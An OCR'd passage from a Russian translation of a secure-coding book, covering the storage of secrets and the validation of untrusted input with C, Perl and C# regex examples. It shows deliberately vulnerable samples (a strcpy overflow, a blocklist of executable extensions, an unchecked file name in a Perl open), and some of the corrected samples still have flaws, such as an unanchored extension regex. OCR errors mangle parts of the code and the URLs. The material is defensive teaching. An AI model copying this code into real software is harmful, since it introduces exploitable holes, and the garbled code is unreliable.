Это напоминает предыдущий пример. Однако здесь даже администратор не получит доступ к данным, потому что ключ генерируется на основании ключа из реестра и пароля, известного только владельцу данных. Вы можете заметить, что необходимость ключа в реестре сомнительна. Однако он полезен, когда одни и те же данные шифруют два пользователя, используя общий ключ из реестра. Добавление пароля пользователя в процедуру генерации ключа шифрования создает определенные неудобства, но зато у каждого пользователя свой шифр,

По-хорошему следует применять другие методы хранения ключей, предпочтительно не на компьютере. Существует масса методов решения этой задачи, один из них — использование специальных аппаратных средств, например создаваемых компанией nCipher *(http://www.ncipfoer.corn).*

Компромиссы при защите секретных данных

Как и все остальное в мире разработки ПО, обеспечение безопасности системы - один огромный клубок компромиссов. Самые значительные из них:

- относительная защита;
- усилия, необходимые для разработки надежной прикладной программы;
- простота развертывания.

Лично я думаю, что если требуется защитить данные, то стоимость разработки становится не так важна. Затратив сравнительно немного дополнительного времени на этапе разработки, вы сохраните массу времени и денег в будущем.

Самый большой компромисс — между относительной защитой и простотой развертывания приложения. Ситуация очевидна: особо надежно защищенные данные не очень-то удобны для развертывания! В табл. 9-1 показаны относительные затраты на различные методы защиты данных; используйте ее как руководство.

Таблица 9-1. Компромиссы, которые следует учитывать при реализации защиты секретных данных

Вариант	Относительная защита	Сложность реализации	Простота развертывания
Конфигурационные файлы (шифрование отсутствует, приводится только для сравнения)	Отсутствует	Низкая	Высокая
Секреты, «зашитые» в код: *никогда не делайте этого!*	Отсутствует	Низкая	Средняя
Строки конструктора COM+	Средняя	Средняя	Средняя
Секреты LSA	Высокая	Высокая	Низкая
DPAPI (локальный компьютер)	Высокая	Средняя	Низкая
DPAPI (пользовательские данные)	Высокая	Средняя	Средняя

Резюме

Падежное хранение секретной информации в ПО — трудная задача. В сущности, в современных компьютерах в принципе невозможно обеспечить полностью безопасное хранение секретной информации. Чтобы сократить риск компрометации секретных данных, следует максимально задействовать имеющиеся в ОС возможности защиты операционной системы, а также не хранить секретную информацию на компьютере, если этого можно избежать. Если в системе не будет секретов, то и скомпрометировать хакеру их не удастся. «Достаточность» уровня защиты определяется исключительно важностью данных и серьезностью опасности,

ГЛАВА

10

Все входные данные — отлукавого!

Если кто-то постучит в дверь вашего дома и предложит вам пищу, станете ли вы ее есть? Уверен, что нет. Так почему же так много приложений принимает данные от незнакомцев без какой бы то ни было предварительной проверки? Могу с уверенностью утверждать, что большинство взломов защиты происходят из-за тог >, что приложение неправильно проверяет или вообще не проверяет вводимые данные. Сразу сформулирую свою позицию: ни в коем случае нельзя доверять данным, пока вы их не проверили. В противном случае приложение становится очень уязвимым. Можно этот принцип сформулировать и по-другому; *все входные данные зловредны, пока не доказано противное.* Это первейшее и важнейшее правило. Забудете о нем — и ваше приложение падет жертвой взломщика.

Правило номер два: *проверку корректности данных следует выполнять при каждом пересечении ими границы между ненадежной и доверенной средами.* По определению, доверенные данные — это информация, которую вы или ваши доверенные субъекты активно используют, все остальные данные считаются ненадежными. Короче говоря, это любые предоставляемые пользователем сведения. К чему я затеял этот разговор? Да просто слишком многие разработчики пренебрегают проверкой входных данных, надеясь на функцию, вызывающую создаваемое приложение, и не желая вводить дополнительные проверки, которые отрицательно влияют на производительность программы. Но что, если данные поступают из ненадежного источника или функция, предоставляющая данные, сама их не проверяет, а полагается на другую программу проверки корректности? Или еще вопрос: что случится, если добросовестный пользователь просто ошибется при вводе и нечаянно «обвалит» приложение? Помните об этом, читая о потенциальных брешах и возможностях эксплуатации приложений.

Как-то мне пришлось анализировать программу защиты с небольшим недостатком; незначительная вероятность ввода некорректных данных, приводящих к переполнению буфера и остановке Web-сервиса. Разработчики дружно заявили, что не в состоянии проверить все входящие данные, так как это сильно замедлит работу продукта. Копнув поглубже, я обнаружил, что это приложение не только ключевой компонент сети — а значит, ущерб от его повреждения может оказаться большим, но оно активно загружает процессор, выполняя шифрование открытыми ключами и аутентификацию, а также множество операций дискового ввода/вывода. Я сильно засомневался, что полдюжины строк проверки вводимых данных ощутимо скажутся на производительности, особенно ввиду того, что код вызывался нечасто. Как оказалось, код действительно не влиял на производительность, и программу успешно исправили. Проверка введенных пользователем данных редко сказывается на производительности. Но даже если это и так — взлом вряд ли окажет положительное влияние на доступность системы.

Внимание! Нет системы более недоступной, чем взломанная!

Хочется надеяться, что теперь-то вы поняли всю опасность и необходимость обязательной проверки данных, напрямую вводимых пользователем. Эту главу я рассматриваю, как ознакомительную, предваряющую блок из следующих четырех глав, которые посвящены проблемам канонического представления, ввода в базу данных и в Web-приложения, а также поддержки других языков,

А теперь я познакомлю вас с высокоуровневыми методами обработки ненадежных входных данных.

Примечание Если вы все еще не верите, что все входные данные следует рассматривать как опасные, наугад выберите десять последних обнаруженных брешей и увидите, что в большинстве случаев применялся ввод злонамеренных данных. Голову даю на отсечение!

Суть проблемы

Она такова: во многих современных приложениях функции распределяются между пользователем и сервером или между равноправными узлами одноранговой сети. и многие разработчики полагаются на прогнозируемое и вполне определенное поведение клиентской части. Однако после развертывания клиентское ПО выходит из-под контроля разработчика и администраторов сервера, поэтому нельзя гарантировать, что клиентские запросы всегда будут поступать от «легального» пользователя. Очень часто их фальсифицируют, поэтому сервер не должен ни в коем случае доверять пользовательским запросам. Главная проблема — доверие, точнее, излишнее доверие данным, поступающим из ненадежного источника. То же применимо и к клиенту. Должен ли он доверять серверу? Что если сервер — подложный? Хороший пример атаки на клиента — *кросс-сайтовые сценарии* (cross-site scripting) — об этом подробно рассказано в главе 13.

Излишнее доверие

Зачастую при анализе проекта и кода уязвимые места обнаружить очень просто, для этого достаточно задаться двумя простыми вопросами: «Доверяю ли я данным в этой точке программы?» и «Что мне известно о корректности данных?» Взять хотя бы переполнение буфера. Оно происходит по нескольким причинам:

- данные поступили из ненадежного источника (от взломщика!);
- слишком большая надежда на корректность формата данных — в данном случае на правильную длину буфера;
- аварийное происшествие — в данном случае сбой программы и запись буфера в память.

Посмотрите на этот код. Что здесь не так?

```
void CopyData(char *szData) {
   char cDest[32];
   strcpy(cDest,szData);

   // Используем cDest.
   ...
}
```

Удивительно, но, в общем-то, ничего «нехорошего» здесь нет! Все зависит от того, как вызывается *CopyData* и откуда поступило значение *szData:* из доверенного источника или нет. Например, такой код безопасен:

```
char *szNames[] = {"Michael","Cheryl","Blake"};
CopyData(szNames[1]);
```

потому что имена жестко «прописаны» и поэтому длина каждой из строк не превышает 32 символа. Следовательно, вызов *strcpy* — всегда безопасный. Однако, если значение единственного параметра, *szData*, поступает из ненадежного источника, например сокета или файла со «слабым» списком ACL, тогда *strcpv* будет продолжать копировать данные, пока не встретит *null.* И если их объем превысит 32 символа, буфер *cDest* переполнится, затирая всю информацию, расположенную в памяти выше буфера (рис. 10-1).




Рис. 10-1. *Условия, при которых вызов* strcpy *становится опасным*

Тщательно исследовав этот пример, вы заметите, что, если удалить любое и t условий, шанс переполнения буфера снизится до нуля. Удалите способность *strcpy* копировать в память, и переполнение буфера станет невозможным, но это нереально, потому что не копирующая версия бесполезна! Если данные всегда поступают из надежного источника, например от проверенного пользователя или за-

щищенного строгим списком ACL файла, вы вправе доверять данным. Наконец, если программа с самого начала не полагается на корректность данных и проверяет их до копирования, то переполнение буфера попросту невозможно. Если контролировать правомочность данных до копирования, совершенно неважно, из какого источника они поступили — доверенного или нет. Таким образом, приходим к единственно возможному решению: прежде чем что-либо делать с информацией, следует проверять ее корректность, и до этого ни в коем случае не доверять данным.

Следующий код менее «доверчив» и поэтому более безопасен:

```
void CopyData(char *szData, DWORD cbData) {
      const DWORD cbDest = 32;
   char cDest[cbDest];

      if (szData != NULL && cbDest > CbData)
         strncpy(cDest,szData,min(cbDest,cbData));

   // Используем cDest.
   ...
}
```

Код все так же копирует данные (*strncpy*), но параметры *szData* и *cbData* с самого начала считаются ненадежными, и программа ограничивает объем данных, копируемых в *cDest*. Возможно, вы скажете, что здесь слишком много кода для проверки корректности данных, но это не так — это небольшое дополнение в тексте программы защищает приложение от серьезных атак. Кроме того, после первой же успешной атаки небезопасной версии программы вам придется в спешном порядке выпускать «заплаты». Так почему же не сделать все «по уму» с самого начала,

Я уже говорил, что слабые списки ACL — это ненадежные данные. Представьте себе, что у раздела реестра, где указывается файл журнала, список ACL разрешает полный доступ группе Everyone (Все). Стоит ли в полной мере доверять информации в этом разделе? Ни в коем случае! Изменить имя файла может кто угодно на что угодно, да хоть на *c:\boot.ini*. Доверия станет больше, если ACL будет содержать разрешение на полный доступ для администраторов и только на чтение для Everyone; в этом случае право изменять раздел получают только администраторы, а они относятся к самым доверенным пользователям системы. Достаточно надежные списки ACL привносят в элемент транзитивности: вы доверяете администраторам, так как только они могут изменять данные, следовательно, доверие по отношению к администраторам переносится на данные.

Методы защиты от атак, основанных на изменении входных данных

Самый простой и наиболее эффективный способ защитить прикладную программу от подобных атак — проверить правильность данных до передачи их в дальнейшую обработку. Для этого разработан ряд методов:

- создание границы вокруг приложения и преобразование его в доверенную зону;
- создание *контрольно-пропускных пунктов* (chokepoint) для входных данных.

Во-первых, е проектах всех приложений есть точки, где данные считаются корректными и безопасными, потому что прошли проверку. После того как данные попали внутрь границы доверенной зоны, нет причин повторно проверять их, так как предполагается, что код справился со своей задачей. С другой стороны, принцип защиты на всех уровнях диктует проверку на всех этапах, и это тоже не лишено смысла. Определять тонкий баланс между защитой и производительностью вашего приложения придется вам самому на основании важности данных и среды, в которой работает приложение.

Во-вторых, требуется проверка на границе доверенного кода. Необходимо определить эту точку в проекте; она должна быть единственной, и никаким входящим данным не следует открывать путь в доверенный код без предварительной проверки на этом контрольно-пропускном пункте (КПП). В общем, можно предусмотреть несколько таких КПП, по одному для каждого источника данных (Web, реестр, файловая система, файлы конфигурации и т.п.), причем данные должны попадать в доверенную зону не через любой КПП, а только через тот, что определен для конкретного источника,

Внимание! Повторно используемые компоненты, такие как DLL, элементы управления ActiveX и библиотеки классов, следует разрабатывать и писать очень аккуратно. Эти компоненты не должны доверять вызывающей программе, так как она вполне может оказаться злонамеренной. Для всех доступных извне функций, переменных, методов или свойств следует предусмотреть проверку корректности входных данных,

Как видите, понятие доверенной границы и КПП тесно связаны (рис. 10-2).




Рис. 10-2. *Граница доверенной зоны и контрольно-пропускные пункты*

Между сервисом и его хранилищем данных нет КПП, так как они находятся внутри доверенной зоны, куда данные попадают только после тщательной проверки на одном из КПП. Поэтому сервис и хранилище обмениваются гарантированно доверенными и корректными данными.

Сегодня очень часто Web-приложения подвергаются атакам, основанным на *кросс-сайтовых сценариях* (cross-site scripting): вредные данные (код HTML и сценарии) загружаются в пользовательский браузер с хакерского Web-сайта. Я не буду здесь приводить детали — все подробности вы найдете в главе 13. Многие Web-сайты уязвимы для подобных атак, и их администраторы об этом ничего не знают. В начале 2001 г. я проводил занятия по безопасности с разработчиками очень большого Web-сайта, где описанная проблема отсутствовала. А все благодаря наличию в приложении Web-сервера двух КПП: одного — для данных, поступающих от пользователя (или хакера), и второго — для данных, возвращаемых пользователю. Все входящие и исходящие данные проходили только через эти два КПП. Любому программисту, который пытался идти вразрез этой политике, считывая или записывая Web-трафик напрямую, делалось серьезное внушение! КПП предусматривают очень строгую проверку «правильности» проходящего трафика. А теперь поговорим о проверке корректности данных.

Как проверять корректность данных

Организуя проверку входных данных, следует руководствоваться простым правилом: отбирать только корректные данные, а все остальное отбрасывать. Описанный в главе 3 принцип сохранения конфиденциальности при любых сбоях предписывает отказывать всем запросам, если они не проходят строгую проверку на корректность. Выбирать из общего потока следует только правомочные данные, а не соответствующие стандартам — отбрасывать. На то есть две причины;

- существует несколько корректных способов представления информации:
- всегда существует риск пропустить данные в некорректном формате.

Первая причина детально проанализирована в главе 11: управляющие символы с одинаковой легкостью позволяют представлять как «хорошие» данные, так и скрывать «плохие». Ваша программа может не заметить подвоха в потоке управляющих символов.

Вторая причина — источник очень многих ошибок. Объясню на простом примере. Пусть программа принимает от пользователей запросы на загрузку файлов, причем имя файла содержится в самом запросе. Приложение не должно принимать исполняемые файлы, так как это поставит систему под угрозу. Вот это приложение.

```
bool IsBadExtension(char *szFilename) {
   bool fIsBad = false;

   if (szFilename) {
      size_t cFilename = strlen(szFilename);
      if (cFilename >= 3) {
         char *szBadExt[]
            = {".exe", ".com", ".bat", ".cmd"};
```

```
        char *szLCase
           = _strlwr(_strdup(szFilename));

        for (int i=0;
           i < sizeof(szBadExt) / sizeof(szBadExt[0]);
           i++)
           if (szLCase[cFilename-1] == szBadExt[i][3] &&
              szLCase[cFilename-2] == szBadExt[i][2] &&
              szLCase[cFilename-3] == szBadExt[i][1] &&
              szLCase[cFilename-4] ==szBadExt[i][0])
              fIsBad = true;              }
   }

   return fIsBad;
}

bool CheckFileExtension(char *szFilename) {
   if (!IsBadExtension(szFilename))
      if (UploadUserFile(szFilename))
         NotifyUserUploadOK(szFilename);
}
```

Что «не так» с этим кодом? Функция *IsBadExtension* выполняет массу проверок и достаточно эффективна. Проблема — в списке «недействительных» расширений файлов: он далеко не полный, точнее, ему недостает очень и очень многого. Программа разрешает загружать такие исполняемые файлы, как Perl-сценарии (.pl) или файлы, обрабатываемые сервером сценариев Windows Scripting Host (.wsh, .js и .vbs), поэтому автор приложения решил обновить код и занести в список и эти типы. Однако неделей позже он вспомнил, что документы Microsoft Office также часто содержат исполняемые макросы (.doc, .xls и т.д.), и ему снова пришлось обновлять программу. И этот процесс может продолжаться бесконечно. Единственный правильный способ решения задачи — отбирать только файлы с корректными и безопасными расширениями и отклонять все остальные. Если программа предназначается для загрузки на сервер информационного наполнения Web-сайта, пользователям следует разрешить загрузку текстовых и графических файлов только вполне определенных типов. Безопасная версия программы выглядит так:

```
bool IsOKExtension(char *szFilename) {
   bool fIsOK = false;

   if (szFilename) {
      size_t cFilename = strlen(szFilename);
      if (cFilename >= 3) {
         char *szOKExt[] =
            {".txt", ".rtf", ".gif", ".jpg", ".bmp"};

         char *szLCase =
            _strlwr(_strdup(szFilename»;

         for (int i=0;
```

```
            i < sizeof(szOKExt) / sizeof(szOKExt[0]);
            i++)
            if (szLCase[cFilename-1] == szOKExt[i][3] &&
                szLCase[cFilename-2] == szOKExt[i][2] &&
                szLCase[cFilename-3] == szOKExt[i][1] &&
                szLCase[cFilename-4] == szOKExt[i][0])
                fIsOK = true;
        }
    }

    return fIsOK;
}
```

Как видите, программа разрешает загрузку только безопасных данных: текстовых (.cxt), некоторых графических файлов и файлов в формате Rich Text Format (.rtf). Так-то лучше! Худшее, что может случиться, — недовольство пары-тройки пользователей, считающих, что нужна поддержка других файлов, но это в любом случае лучше, чем компрометация сервера.

«Осторожные» переменные в Perl

В Perl есть полезная возможность: трактовка всех входных данных как «подозрительных» (tainted), или ненадежных, пока они не прошли «антисанитарную» обработку. При попытке выполнить потенциально опасную задачу с такими данными (например, запрос операционной системы) ядро Perl инициирует исключение. Вот пример:

```
use strict;
my $filename = <STDIN>;
open (FILENAME, ">> " . $filename) or die $!;
print FILENAME "Hello!";
close FILENAME;
```

Этот код опасен, потому что имя файла вводит пользователь, а программа создает или перезаписывает файл. Ничто не запрещает пользователю ввести *\boot.ini*. При запуске программы на исполнение с параметром «повышенной безопасности» (*-T*) интерпретатор Perl возвратит ошибку, отобразив сообщение об обнаружении опасной зависимости в операции *open:*

```
Insecure dependency in open while running with -T switch at testtaint.pl line 3,
<STDIN> line 1
```

Вызов *open* с ненадежным именем опасен. Есть простой способ устранить недостаток: проверить корректность данных с помощью регулярного выражения,

```
use strict;
my $filename = <STDIN>;
$filename =~ /(\w{1,8}\.log)/;
open (FILENAME, ">> " . $1) or die $!;
print FILENAME "Hello!";
Close FILENAME;
```

Перед открытием имя файла проверяется. Регулярное выражение отбирает только файлы с именами длиной менее 8 символов и расширением .log. Выражение «обернуто» в операции перехвата данных (открывающая и закрывающая скобки), поэтому имя файла сохраняется в переменной *$1, а* затем используется в операторе *open*. Обработчик Perl не знает, насколько безопасно регулярное выражение (например, выражение */(.*)/* принимает любые входные данные), поэтому это не панацея. Но даже в таких обстоятельствах проверка позволяет избавиться от множества ошибок, связанных с излишним доверием входным данным.

Регулярные выражения как средство проверки входящих данных

Для простой проверки данных вполне годится показанный ранее код простого сравнения строк. Однако для обработки сложных данных служат конструкции более высокого уровня, такие как регулярные выражения. В следующем примере на C# показано, как регулярные выражения заменяют проверку расширений в C++. Мы задействуем пространство имен *RegularExpressions* каркаса .NET Framework.

```
using System.Text.RegularExpressions;
...
static bool IsOKExtension(string Filename) {
        Regex r =
    new Regex(@"txt|rtf|gif|jpg|bmp$",
    RegexOptions.IgnoreCase);
        return r.Match(Filename).Success;
}
```

В Perl этот же код выглядит так;

```
sub isOkExtension($) {
        $_ = shift;
        return /txt|rtf|gif|jpg|bmp$/i ? -1 : 0;
}
```

Об особенностях языка я расскажу чуть позже, а пока объясню, как все это работает. Основа выражения — строка *txt|rtf|gif|jpg|bmp$*. Ее компоненты описаны в табл. 10-1.

Таблица 10-1. Некоторые элементы простых регулярных выражений

Элемент	Примечание
xxx|yyy	Разрешается только строка *xxx* или *yyy*
$	Конец строки

Если строка поиска соответствует одному из расширений файла, после которого следует конец имени, выражение возвращает *true*. Заметьте также, что в примере на C# устанавливается флаг *RegexOptions.IgnoreCase*, так как Microsoft Windows нечувствительна к регистру в именах файлов.

В табл. 10-2 приводится более подробный список элементов регулярных выражений. Обратите внимание, что часть из этих элементов реализована в некоторых языках программирования,

Таблица 10-2. Стандартные элементы регулярных выражений

Элемент	Примечание
^	Начало строки
$	Конец строки
*	Повторение предшествующего шаблона нуль или более раз. То же, что и *{0,}*
+	Повторение предшествующего шаблона один или более раз. То же, что и *{1,}*
?	Повторение предшествующего шаблона нуль или один раз. То же, что и *{0,1}*
{n}	Повторение предшествующего шаблона точно п раз
{n,}	Повторение предшествующего шаблона точно п или более раз
{,m}	Повторение предшествующего шаблона не более m раз
{n,m}	Повторение предшествующего шаблона более п, но менее m раз
.	Соответствует любому одиночному символу кроме \л
(<шаблон>)	Служит для сравнения и сохранения (захвата) данных в переменной. Вид переменной для хранения данных отличается в разных языках программирования. Может применяться для объединения символов в группу, например *(xx)+* означает повторение шаблона, заданного в скобках, один или более раз. Если требуется создавать группы, можно применять синтаксис без перехвата данных *(?:xx)*, чтобы указать обработчику регулярных выражений не перехватывать данные
aa|bb	*aa* или *bb*
[abc]	Один из перечисленных символов: *a*. *Ь* или *c*
[^abc]	Любой символ кроме перечисленных в списке
[a-z]	Диапазон символов или значений. Соответствует любой букве от *a* до *z*
\	Управляющий символ. Одни управляющие символы обозначают специальные символы (*\n* и *\/*), другие — предопределенные последовательности символов (*\d*). Также применяется как ссылка на ранее принятые (перехваченные) данные (*\1*)
\b	Обозначает позицию между словом и пробелом
\B	Обозначает границу отличной от слова подстроки
\d	Любая цифра. То же, что и *[0-9]*
\D	Любой отличный от цифры символ. То же, что и *[^0-9]*
\n, \r, \f, \t, \v	Специальные символы форматирования: новая строка, перевод строки, перевод страницы, табуляция и табуляция по вертикали
\p{<категория>*}*	Обозначает категорию Unicode; подробнее об этом выражении рассказывается далее в этой главе
\s	Символ-разделитель; то же, что и *[\f\n\r\t\v]*
\S	Символ, отличный от разделителя; то же, что и *[^\f\n\r\t\v]*
\w	Текстовый (буквенно-цифровой) символ; то же, что и [a-zA-ZO-9_]
\W	Не текстовый (не буквенно-цифровой) символ; то же, что и [^a-zA-Z0-9_]
\xnn или *\x{nn}*	Символ, представленный двухразрядным шестнадцатеричным числом, *nn*
\unnnn или *\x{nnnn}*	Единица кода Unicode, представленная четырьмя шестнадцатеричными цифрами, *nnnn*. Я говорю «единица кода», а не «символ» из-за наличия суррогатных символов — в них для представления символа нужны две единицы кода (подробнее о суррогатах — в главе 14)

А теперь — некоторые примеры регулярных выражений (табл. 10-3).

Таблица 10-3. Примеры регулярных выражений

Шаблон	Примечание
[a-fA-F0-9]+	Одно или более шестнадцатеричных чисел
<(.)>.*</\1>*	HTML-тэг. Заметьте: первый тэг перехватывается (.*) и используется для проверки закрывающего тэга (\1). Так, если (.) — это *FORM,* тогда \1 — также *FORM*
\d{5}(-\d{4})?	Почтовый индекс в США
^\w{1,32}(?:\.\w{0,4})$	Действительное, но ограниченное имя файла. 1 —32 символа имени файла, за которыми следуют необязательные точка и 0 —4 символа расширения. Открывающие и закрывающие круглые скобки группируют точку и расширение, но расширение не фиксируется, так как указана последовательность *?:* Заметьте: символы ^ и *$* обозначают начало и конец входных данных. Почему — объясняется далее

Будьте внимательны с поиском (или проверкой) данных

Применяют регулярные выражения в двух случаях. Первый — нахождение данных, а второй (именно он нас интересует) — проверка корректности данных. Когда кто-то вводит имя файла, задача заключается не в том, чтобы найти в запросе имя файла, а в том, чтобы проверить, правильный ли файл запрашивается. Сейчас объясню поподробнее. Вот псевдокод, который определяет действительность имени файла:

```
RegExp r = [a-z]{1,8}\.[a-z]{1,3};
if (r.Match(strFilename).Success) {
        // О'кей! Предоставляем доступ к файлу strFilename;
        // это корректное имя,
} else {
        // Ай-я-яй! Такое имя не разрешено.
}
```

Этот код пропускает только запросы файлов с именами, состоящими из 1- 8 символов в нижнем регистре, за которым следует точка и 1—3 символа нижнего регистра (расширение файла). Так или нет? Вы заметили ошибку в регулярном выражении? Что, если пользователь запросит *c:\boot.ini?* Проверка пройдет без сучка и задоринки, так как обработчик найдет в строке *c:\boot.ini* последовательность *boot.ini,* которая соответствует заданному формату. Однако запрос явно некорректен.

Решение в том, чтобы выражение анализировало полное имя файла:

```
^[a-z]{1,8}\.[a-z]{1,3}$
```

Символ «^» означает начало, а «$» — конец входной строки. То есть на словах это звучит так: «весь запрос (с начала и до конца) должен состоять только из 1 — 8 символов нижнего регистра, за которым следуют точка и 1 — 3 символа нижнего регистра, не больше и не меньше*. Явно, что строка *c:\boot.ini* будет отброшена, так как символы «:» и «\» запрещены и не соответствуют требованиям регулярного выражения.

Регулярные выражения и Unicode

Исторически сложилось так, что регулярные выражения работали только с 8-битными символами, которые хорошо подходят только для однобайтных алфавитов, и ни для каких других! А как же тогда обрабатывать символы Unicode? Как контролировать входные данные, предоставляемые, скажем, японскими или немецкими пользователями? Универсального метода нет, а решение зависит от выбранных механизмов обработки строк.

Примечание Превосходно применение регулярных выражений в Unicode описано в документе «Unicode Regular Expression Guidelines» на странице *http://www.unicode.org/reports/tr18* Начните знакомство с особенностями регулярных выражений в Unicode именно с этой статьи.

Три особенности Unicode усложняют создание качественных регулярных выражений:

- немногие обработчики строк поддерживают Unicode (я уже говорил об этом);
- Unicode — очень большой набор символов. В Windows применяется представление UTF-16 с прямым порядком байт (little endian). По сути, вместе с суррогатами Windows поддерживает более миллиона символов; проверка такого объема — задача не из простых;
- Unicode поддерживает массу систем письма помимо англоязычной.

Есть определенные подвижки: растет число обработчиков, поддерживающих Unicode-выражения, так как их создатели понимают, что без этого не обойтись, Например, выпущена версия Perl 5.8.0 с поддержкой Unicode. Еще один пример — каркас .NET Framework Microsoft, где предусмотрена превосходная поддержка регулярных выражений и локализации. Кроме того, все строки в управляемом коде существуют только в формате Unicode.

Вы можете подумать, что ничто не запрещает использовать шестнадцатеричные диапазоны для языков, и это так. Однако это слишком грубый метод, и применять его не рекомендуется по ряду причин:

- живые языки активно развиваются и со временем ранее недействительные символы становятся допустимыми и наоборот;
- очень трудно (если не невозможно) определить действительные диапазоны для конкретного языка, даже английского. Вы скажете, что в английском нет диакритических знаков? А как насчет слова *cafe?*

Следующее регулярное выражение выбирает все символы японской слоговой азбуки катаканы — от «а» до «н», но за исключением значков «нигори» и других специальных меток с кодами больше *\u30FB*:

```
Regex r = new Regex(@"^[\u30A1-\u30FA]+$");
```

Секрет создания регулярных выражений в Unicode — конструкция \p{*<категория>*}, которая позволяет найти любой символ в категории поименованных символов Unicode. Каркас .NET Framework и Perl 5.8.0 поддерживают категории Unicode, и это значительно упрощает работу с интернациональными символами.

К высокоуровневым категориям Unicode относятся буквы (L), метки (M). числа (N), знаки пунктуации (P), символы (S), разделители (Z) и другие (O и C). Вот как они классифицируются:

- L (все буквы):
  - D Lu (заглавные буквы);
  - □ L1 (строчные буквы);
  - □ Lt (двойные буквы с первой заглавной). Некоторые символы, они называются *диаграфами* (diagraph), состоят из двух букв. Например, некоторые хорватские диаграфы, которые соответствуют кириллическим символам из набора Latin Extended-B: U+01C8 — это Lj, версия «с первой заглавной*. Другие версии выглядят так: заглавная — LJ (U+01C7), строчная — lj (U+01C9);
  - П Lm (модификаторы, буквоподобные символы);
  - П Lo (другие буквы, не имеющие регистра, в иврите, арабском и тибетском);
- M (все знаки):
  - □ Mn (надстрочные, несамостоятельные знаки, в том числе ударения и умлауты);
  - П Mc (самостоятельные знаки, в тамильском языке это обычные гласные):
  - П Me (знаки, включающие символы, например круги вокруг символа);
- N (все цифры):
  - D Nd (десятичные цифры от 0 до 9. Категория не охватывает некоторые азиатские языки, в том числе китайский, японский и корейский. Например, числительные в стиле ханчжоу обрабатываются по аналогии с римскими цифрами и классифицируются как N1 (номер, символ), а не как Nd);
  - D Nl (числовой символ, римские цифры от U+2160 до U+2182);
  - D No (другие числа, представленные как дроби, а также верхние и нижние индексы);
- P (все знаки пунктуации):
  - П Pc (соединители, символы, такие как подчеркивание, которые соединяют другие буквы);
  - П Pd (все тире и дефисы);
  - D Ps (открывающие символы, такие как *{, (и [*);
  - П Pe (закрывающие символы, такие как *},)* и *]*);
  - D Pi (открывающие кавычки, такие как ‘, « и “);
  - П Pf (закрывающие кавычки, такие как кавычки, ', » и ”);
  - П Po (другие символы, в том числе *?, /* и т.п.);
- S (все символы):
  - П Sm (математические);
  - П Sc (денежные знаки);
  - П Sk (модификаторы, такие как циркумфлекс и гравис);
  - П So (другие символы, в том числе символ градуса Цельсия и значок авторского права);

- Z (все разделители):
  - D 2s (пробелы, в том числе обычный пробел);
  - D Z1 (строка — U+2028, вертикальная линия с разрывом «¦» (U+OOA6) также считается символом);
  - D Zp (абзац - U+2029);
- O (другие):
  - □ Cc (управление, в том числе все управляющие коды, такие как перевод каретки, перевод строки и звонок);
  - D Cf (символы форматирования, невидимые символы, например в арабском языке);
  - □ Co (частные символы, в том числе логотипы и символы компаний);
  - □ Cn (не определено);
  - П Cs (суррогатные символы высокого и низкого порядка),

Примечание Замечательный справочник по символам просмотра Unicode опубликован на странице *http://oss.software.ibm.com/developerworks/opensource/icu/ubrowse.*

А теперь поэкспериментируем с этими категориями. Пусть Web-приложение должно принимать только обозначение денежной единицы, например доллара или евро. Для этого применим такой код:

```
Regex r = new Regex(@"^\p{Sc}{1}$");
if (r.Match(strInput).Success) {
   // Отлично!
} else {
   // Попытайтесь еще раз.
}
```

Замечательно то, что поддерживаются обозначения всех денежных единиц, определенных в Unicode, в том числе доллара ($), фунта стерлингов (J), иены (Г), франка (₣), евро (€), нового шекеля (и) и других.

Следующее регулярное выражение соответствует всем буквам, диакритическим знакам и пробелам:

```
Regex r = new Regex(@"^[\p{L}\p{Mn}\p{Zs}]+$");
```

Причина наличия строки *\p{Mn}* в том, что во многих языках используются диакритические знаки.

Каркас .NET Framework также поддерживает категории различных языков, например *\p{IsHebrew}* (иврит). *\p{IsArabic}* (арабский) и *\p{IsKatakana}* (японская слоговая азбука катакана).

Эксперименты с другими языками я рекомендую выполнять в Windows 2000, Windows XP или Microsoft Windows .NET Server 2003 с Unicode-шрифтом (например Arial Unicode MS*) и использовать утилиту Character Map (рис. 10-3). Однако

* Этот шрифт (файл arialuni.ttf) есть в установочном пакете Microsoft Word 2000/XP. При необходимости его можно установить вручную, просто скопировав этот файл в системную папку со шрифтами. — *Прим. перев.*

имейте в виду, что в Unicode-шрифте не обязательно есть глифы для всех кодов Unicode. Таблицы кодов Unicode опубликованы на сайте *http://www.unicode.org/charts.*

